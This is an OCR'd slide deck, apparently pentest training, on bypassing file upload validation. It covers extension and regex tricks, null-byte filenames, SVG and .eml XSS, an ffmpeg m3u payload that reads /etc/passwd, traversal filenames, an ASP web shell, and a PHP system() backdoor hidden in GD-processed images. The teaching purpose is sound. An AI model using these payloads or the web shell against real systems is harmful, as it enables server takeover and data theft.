File upload vulnerabilities

BY EBRAHEM HEGAZY

Agenda


- **How file upload pages works?**
- **Bypassing Developers validation of:**
  - Filename only (Whitelist)
  - Filename only (Blacklist)
  - File Type only
  - File Contents only
  - Filename and File-type
  - File type and File-contents
  - Filename, File-type and File content
  - Exploiting Server Side Libraries
  - Forcing the files to be downloadable not executable
  - Exploitation of other common developers mistakes
- **Conclusion**

File upload pages and its main headers

For every file upload page, there are some headers that always exist. Lets name it main headers.

The main headers are:

- File Name
- File Type
- Magic Number
- File Content
- File Size



```
POST /1.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Connection: close
Content-Type: multipart/form-data; boundary=---------------------------5396852982101116580631817887
Content-Length: 213641

-----------------------------5396852982101116580631817887
Content-Disposition: form-data; name="fileToUpload"; filename="testFile.jpg"
Content-Type: image/jpeg

����JFIF,,��Adobed��$ExifMM*[illegible]b[illegible]j([illegible]1r2��i�&-��'-��'Adobe Photoshop CS4 Windows2012:10:31
15:27:46�[illegible]��[illegible]���[illegible]���[illegible]��[illegible]c2012:10:31 10:48:002012:10:31
10:48:00[illegible]t[illegible]|([illegible]�.�H�H����JFIF�HH��Adobe_CM��Adobed���.
[illegible]��[illegible]Q��"[illegible]���
��?[illegible]
[illegible]
[illegible]!1AQa"q�2[illegible]��B#$R�b34r��C%�S���cs5[illegible]���&D�TdE£t6�U�e���u��F'���������������Vfv��������7GWgw�������
"[illegible]2��[illegible]��B#�R��3$b�r��CS cs4�%[illegible]���&5��D�T�dEU6te����u��F����������������Vfv��������'7GWgw�������[illegible]?��J�d�B�I$[illegible]���[illegible]mnp

��D���-�R�l�[illegible]o��us�Z����Wp(�kh��~3l��W���V��f�p��I�o�*ia.�XFs#CG�������Z�x��-��2�Z�[illegible]����f��[����S�[illegible]����}-uNt~mo�u;��,�G�
.��7[illegible]�X���4��We6:��Q�����6����&�w�2�[illegible]�����qc��ik�N�=�[illegible]S?.6�.5����r�>�c����qkA�  �Z�[illegible]��,K���)q{{�"t��-�C�
1U2�����h.�O J��~3��[illegible]tT��O�PN[P�$[illegible]O*5�H[illegible]��3�o���RS����I[illegible])$��).[{)��c3?�$�`6L
[illegible]:h~���R���]']D6���'�ct�v�ke��9���"��4UPlKãA[illegible]������sA[illegible]qrm�*c�Ě���!�\v�F�-o�}�fE���61�������8���KX]���o�entLAŸYV�/{[illegible]�s
[illegible]��[illegible]����{[illegible]n�-w:O�m��}G[illegible]��I��chc\6{[illegible]
[illegible]
```

Bypassing Developers Validation


Scenarios:

In the coming slides, we will go through different scenarios of how developers validates the uploaded files and how Pentesters can bypass it.

BLACKLIST

Scenario 1 (BlackList)

Blacklisting Dangerous files?
The developer validates that the uploaded file doesn’t have or contain .php or php5 etc via black-listing technique.




```
foreach($files as $file)
{
    if(preg_match('^.*\.(php|php1|php2|php3|php4|php5|php6|php7|phtml|exe)$'), $file))
    echo "Bad Hacker!";
    header("Location: http://badHacker.com/");
}
```

Bypass:
Above Regex is vulnerable as it doesn’t check the case insensitivity of file extension.

Mitigation:
^.*\.(php|php1|php2|php3|php4|php5|php6|php7|phtml|exe)$/i

Scenario 2 (Apache-Linux)

Properly Blacklisting .php files
The developer properly validate that the uploaded file doesn't have or contain .php, PHP, or php5 etc via black-listing technique.



phpinfo()

localhost/test.pht

Most Visited ▾ Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng

PHP Version 5.6.9-0+deb8u1


System	Linux [redacted] 4.0.0-kali1-amd64 #1 SMP Debian 4.0.4-1+
Build Date	Jun 5 2015 11:03:32
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php5/apache2
Loaded Configuration File	/etc/php5/apache2/php.ini
Scan this dir for additional .ini files	/etc/php5/apache2/conf.d
Additional .ini files parsed	/etc/php5/apache2/conf.d/05-opcache.ini, /etc/php5/ap /apache2/conf.d/20-json.ini, /etc/php5/apache2/conf.d/

How to bypass:

We can bypass this validation using the .pht files. The PHT file stores HTML page that includes a PHP script.

Scenario 2 (IIS-Windows)

On windows servers, if the same validation is done for asp pages, we can bypass it using .cer & .asa extensions. IIS <= 7.5 have Both *.asa and *.cer mapped to asp.dll, thus executing ASP code.




```
<%
on error resume next
testfile=Request.form("filepath")
msg=Request.form("message")
if Trim(request("filepath"))<>"" then
set fs=server.CreateObject("scripting.filesystemobject")
set thisfile=fs.CreateTextFile(testfile,True)
thisfile.Write(""&msg& "")
if err =0 Then
response.write "<font color=red>Successful ....</font>"
else
response.write "<font color=red>No Permission :(</font>"
end if
err.clear
thisfile.close
set fs = nothing
End if
%>
<form method="POST" ACTION="">
<p align="center">
<input type="text" size="79" name="filepath"
value="<%=server.mappath("tuifei.asp")%>">
<BR>
<TEXTAREA NAME="Message" ROWS="10" COLS="60"></TEXTAREA>
```


Scenario 3 (BlackList)

Bypassing all executabel extensions?


In this scenario the developer is black-listing all dangerous extensions that would allow code execution. But how about using **.eml** to trigger a Stored XSS?



```
TESTEML
Content-Type: text/html
Content-Transfer-Encoding: quoted-printable

Hello
=3Cscript=3Econfirm(=2FDeloitte=2F)=3C=2Fscript=3E
```



Hello




Source: https://jankopecky.net/index.php/2017/04/18/0day-textplain-considered-harmful/

WHITELISTED

Scenario 4

Validating Filename only (Whitelist):

In this scenario, the developer is validating the filename ONLY by **Whitelisting** .jpg via server-side code, using below Regex




```
$except = array("rar", "zip", "mp3", "mp4", "png", "gif", "jpg", "bmp", "avi");
$imp = implode('|', $except);

foreach($files as $file)
{
    if(preg_match('/^.*\.('.$imp.')', $file))
        echo $file;
}
```

Scenario 4

Validating Filename only (Whitelist):

The regex is NOT properly implemented. It validates that the filename contains .jpg but doesn't validate that the filename ends with .jpg



```
/ ^.*\.(jpg|jpeg|png|gif)
```

```
file.jpg.php
```

Moreover on While-listing:

^.*\(jpg|gif|png)$\i


Regex doesn't contain Dot, means it only makes sure that file ends with allowed filenames:

File.php.jkha11111**jpg**

Scenario 5

Null Byte Injection

The null character is a control character with the value zero. PHP treats the Null Bytes %00 as a terminator (same as C does). Thus, renaming your file to be **shell.php%001.jpg** or **shell.php\x00.jpg** shall satisfy the file upload page because the file ends with .jpg, but the file will be treated as .php due to termination of whatever after the Null Byte.




Expected behavior for PHP to create:

```
move_uploaded_file($_FILES['name']['tmp_name'],"/file.php\x00.jpg")
```

That file should have created the file "file.php\x00.jpg"

Reality creates: file.php

Note: renaming the file to shell.phpD.jpg, upload it and then replace the hex represntaion of D with 00 will also work.




```
33    6c  65  6e  61  6d  65  3d  22    69  6d  67  33  2e  70  68  70   lename="img3.php
34    00  2e  6a  70  67  22  0d  0a    43  6f  6e  74  65  6e  74  2d   D.jpg"Content-
35    54  79  70  65  3a  20  69  6d    61  67  65  2f  6a  70  65  67   Type: image/jpeg
```

Scenario 6

If the application allows upload of .svg images

SVG images are just XML data. Using XML you can achieve lots of vulnerabilities, for instance XXE, or Stored XSS as below.




```
<svg width="100%" height="100%" viewBox="0 0 100 100" xmlns="http://www.w3.org/2000/svg" onload="alert('Deloitte')">
  <script type="text/javascript"><![CDATA[
    // You can add more JS here.
  ]]></script>

  <circle cx="50" cy="50" r="50" fill="green" />
</svg>
```

Scenario 7

Allowing video uploads?

Due to a SSRF vulnerability in ffmpeg library, it is possible to create a video file that when uploaded to any application that supports video files (i.e Youtube, vk, Flicker etc) you will be able to read files from that server when you try to watch the video!

```
#EXTM3U
#EXT-X-MEDIA-SEQUENCE:1
#EXTINF:1.0,
data:<format-header>
#EXTINF:1.0,
file:///etc/passwd
#EXTINF:1.0,
data:<format-footer>
#EXT-X-ENDLIST
```




```
    root:x:0:0:root:/root:/bi
n/bash bin:x:1:1:bin:/bin:/sbin/
nologin      daemon:x:2:2:daemon
:/sbin:/sbin/nologin adm:x:3:4:a
dm:/var/adm:      /sbin/nologin l
p:x:4:7:lp:/var/spool/lpd:/sbin/
nologin man:
```

Command: ffmpeg -i video.avi{m3u} video.mp4 - https://github.com/neex/ffmpeg-avi-m3u-xbin/

Scenario 8

Directory Traversal

You can upload your file with the name of “../../../logo.jpg” for example to replace the main website logo. This issue happens due to lack of validating the filename.
Demo: https://hackerone.com/reports/191884




```
<?php
//Copied from https://nealpoole.com/blog/2011/10/directory-traversal-via-php-multi-file-uploads/
print_r($_FILES);

if (!empty($_FILES['pictures']))
{
    // Modified slightly from http://php.net/manual/en/function.move-uploaded-file.php
    $uploads_dir = '.';
    foreach ($_FILES["pictures"]["error"] as $key => $error) {
        if ($error == UPLOAD_ERR_OK) {
            $tmp_name = $_FILES["pictures"]["tmp_name"][$key];
            $name = $_FILES["pictures"]["name"][$key];
            echo "move_uploaded_file($tmp_name, \"$uploads_dir/$name\");";
        }
    }
}
?>
<form action="" method="POST" enctype="multipart/form-data" >
<input type="hidden" name="MAX_FILE_SIZE" value="10000000">
<input type="file" name="pictures[[type]">
<input type="file" name="pictures[[name]">
<input type="file" name="pictures[name][">
<input type="submit" value="submit">
</form>
```

Scenario 9

Validating the file content and missing the file-name.

Developer is passing the uploaded file to PHP-GD library to make sure that the uploaded file is an image and doesn't contain meta-data, however, not validating the uploaded file name.



compare-images.py

```python
    src = sys.argv[1]
    dest = sys.argv[2]
    match_len = 26;
    onlyfiles = [ f for f in listdir(src) if isfile(join(src,f)) ]

    for File in onlyfiles:

        found_flag = True
        hex_parts = dict()
        hex_parts2 = dict()

        #check the file from src folder
        f1 = open(join(src,File), 'rb')
        data1 = binascii.hexlify(f1.read()) #Change the file to hex

        #split the file to parts to the required length
        parts = [data1[i:i+match_len] for i in range(0, len(data1), match_len)]

        for part in parts:
                hex_parts[part] = 1
        f1.close()

        #check the file from dest folder
        f2 = open(join(dest,File), 'rb')
        data2 = binascii.hexlify(f2.read())
        parts = [data2[i:i+match_len] for i in range(0, len(data2), match_len)]
        for part in parts:
                    hex_parts2[part] = 1
        f2.close()
```


How to bypass:

- We get a normal image, convert it using the php-gd library
- Now we have 2 files, we convert it to hex and start searching for identical bytes
- When finding the identical bytes, we replace those bytes with our backdoor code (i.e. <?system($GET['x']);?>)


Scenario 9 POC

Validating the file content and missing the file-name.

Developer is passing the uploaded file to PHP-GD library to make sure that the uploaded file is an image and doesn’t contain meta-data, however, not validating the uploaded file name.



```
'E DE E7 3C 4E EA 8D 4E E8 A3 AE E9 A8 3E | ...~..............~..<N..N.....
:2 0F 71 BE 09 44 60 EC 9B 20 05 44 40 04 | ..>........s.........q..D`.. .D@
:C D0 CE EC 2E 30 0B DC 1E E9 CB 6E EC C7 | .~.....u.................0.....n.
)1 9E EE D4 9E ED EB FE ED D5 9E ED E4 4E | ...N......N..n..................
)E EC ED AE EF F9 7E EE C9 8E EF E3 0E F0 | ...........................~......
)F 70 68 70 69 6E 66 6F 28 29 3F 3E F1 18 | .n......_.....,n@R<?phpinfo()?>.
:6 1E F2 D6 50 F2 1E DF F1 2E BF F1 E3 FF | /....!.....$..._.....P........
)7 5F F2 3B 6F F2 52 B0 F3 1E 2F F2 E6 7E | ..$/..@.!?."..  ..._.;o.R.../..
'F F2 45 9F F2 D6 40 F2 35 3F F5 44 FF F2 | .R..D?.*.....0.....E...@.5?.D.
```



https://www.bookfresh.com/upload/939ff782b8beb2a4d55436623a00f7d8_POC.php

[illegible] ,n@R

